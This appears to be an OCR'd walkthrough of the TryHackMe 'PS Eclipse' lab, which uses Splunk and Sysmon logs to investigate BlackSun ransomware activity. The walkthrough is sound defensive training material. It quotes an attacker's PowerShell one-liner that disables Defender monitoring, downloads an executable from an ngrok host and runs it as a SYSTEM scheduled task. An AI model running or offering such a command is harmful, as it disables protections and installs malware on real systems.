
Output

```
Set-MpPreference -DisableRealtimeMonitoring $true;wget http://886e-181-215-214-32.ngrok.io
/OUTSTANDING_GUTTER.exe -OutFile C:\Windows\Temp\OUTSTANDING_GUTTER.exe;SCHTASKS /Create /TN
"OUTSTANDING_GUTTER.exe" /TR "C:\Windows\Temp\COUTSTANDING_GUTTER.exe" /SC ONEVENT /EC
Application /MO *[System/EventID=777] /RU "SYSTEM" /f;SCHTASKS /Run /TN "OUTSTANDING_GUTTER.exe"
```

abc 366 ≡ 1 5ms Raw Bytes LF

```
Set-MpPreference -DisableRealtimeMonitoring $true;wget http://886e-181-215-214-32.ngrok.io/OUTSTANDING_GUTTER.exe -OutFile C:\Windows\Temp\OUTSTANDING_GUTTER.exe;SCHTASKS /Create /TN "OUTSTANDING_GUTTER.exe" /TR "C:\Windows\Temp\COUTSTANDING_GUTTER.exe" /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU "SYSTEM" /f;SCHTASKS /Run /TN "OUTSTANDING_GUTTER.exe"
```

31072023Mon



```
* OUTSTANDING_GUTTER.exe QueryName="9030-181-215-214-32.ngrok.io"
```

✓ 5 events (before 7/31/23 11:46:31.000 AM) No Event Sampling


i	Time	Event

>	5/16/22
	1:45:35.000 PM
		05/16/2022 06:45:35 AM
		LogName=Microsoft-Windows-Sysmon/Operational
		EventCode=22
		EventType=4
		ComputerName=DESKTOP-TBV8NEF
		User=NOT_TRANSLATED
		Sid=S-1-5-18
		SidType=0
		SourceName=Microsoft-Windows-Sysmon
		Type=Information
		RecordNumber=7364
		Keywords=None
		TaskCategory=Dns query (rule: DnsQuery)
		OpCode=Info
		Message=Dns query:

```
* OUTSTANDING_GUTTER.exe QueryName="9030-181-215-214-32.ngrok.io"
```

```
hxxp[://]9030-181-215-214-32[.]ngrok[.]io
```

```
C:\Users\keegan\Downloads\vasg6b0wmw029hd\BlackSun_README.txt
```



10.10.100.154/en-US/app/search/search?q=search BlackSun_README.txt&display.page.search.mode=smart&dispatch.sample_ratio=1&workload_pool=&ea

New Search

```
1  BlackSun_README.txt
```

✓ 1 event (before 7/31/23 11:50:04.000 AM)   No Event Sampling

SELECTED FIELDS


- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a ComputerName 1
- a CreationUtcTime 1
- # EventCode 1
- # EventType 1
- a Image 1
- a index 1
- a Keywords 1
- # linecount 1
- a LogName 1
- a Message 1
- a OpCode 1

i	Time	Event
>	5/16/22 1:39:30.000 PM	05/16/2022 06:39:30 AM ... 18 lines omitted ... Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\keegan\Downloads\vasg6b0wmw029hd\BlackSun_README.txt CreationUtcTime: 2022-05-16 13:39:30.399 User: NT AUTHORITY\SYSTEM Show all 23 lines host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

```
C:\Users\Public\Pictures\blacksun.jpg
```



10.10.100.154/en-US/app/search/search?q=search blacksun.jpg&display.page.search.mode=smart&dispatch.sample_ratio=1&workload_pool=&earliest=0&l

New Search

```
1  blacksun.jpg
```

✓ 1 event (before 7/31/23 11:51:17.000 AM)   No Event Sampling


SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a ComputerName 1
- a CreationUtcTime 1
- # EventCode 1
- # EventType 1
- a Image 1
- a index 1
- a Keywords 1
- # linecount 1
- a LogName 1
- a Message 1
- a OpCode 1

i	Time	Event
>	5/16/22 1:39:31.000 PM	05/16/2022 06:39:31 AM ... 18 lines omitted ... Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\Public\Pictures\blacksun.jpg CreationUtcTime: 2022-05-16 13:39:31.514 User: NT AUTHORITY\SYSTEM Show all 23 lines host = DESKTOP-TBV8NEF source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational



PS Eclipse

Use Splunk to investigate the ransomware activity.

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 3770 users are in here and this room is 273 days old.

Created by tryhackme and Dex01 and MartaStrzelec

Active Machine Information

Title	IP Address	Expires
Splunk PS Eclipse v2	10.10.100.154	39m 00s

? Add 1 hour Terminate

Walkthrough

[Ransomware Investigation with Splunk | TryHackMe PS Eclipse]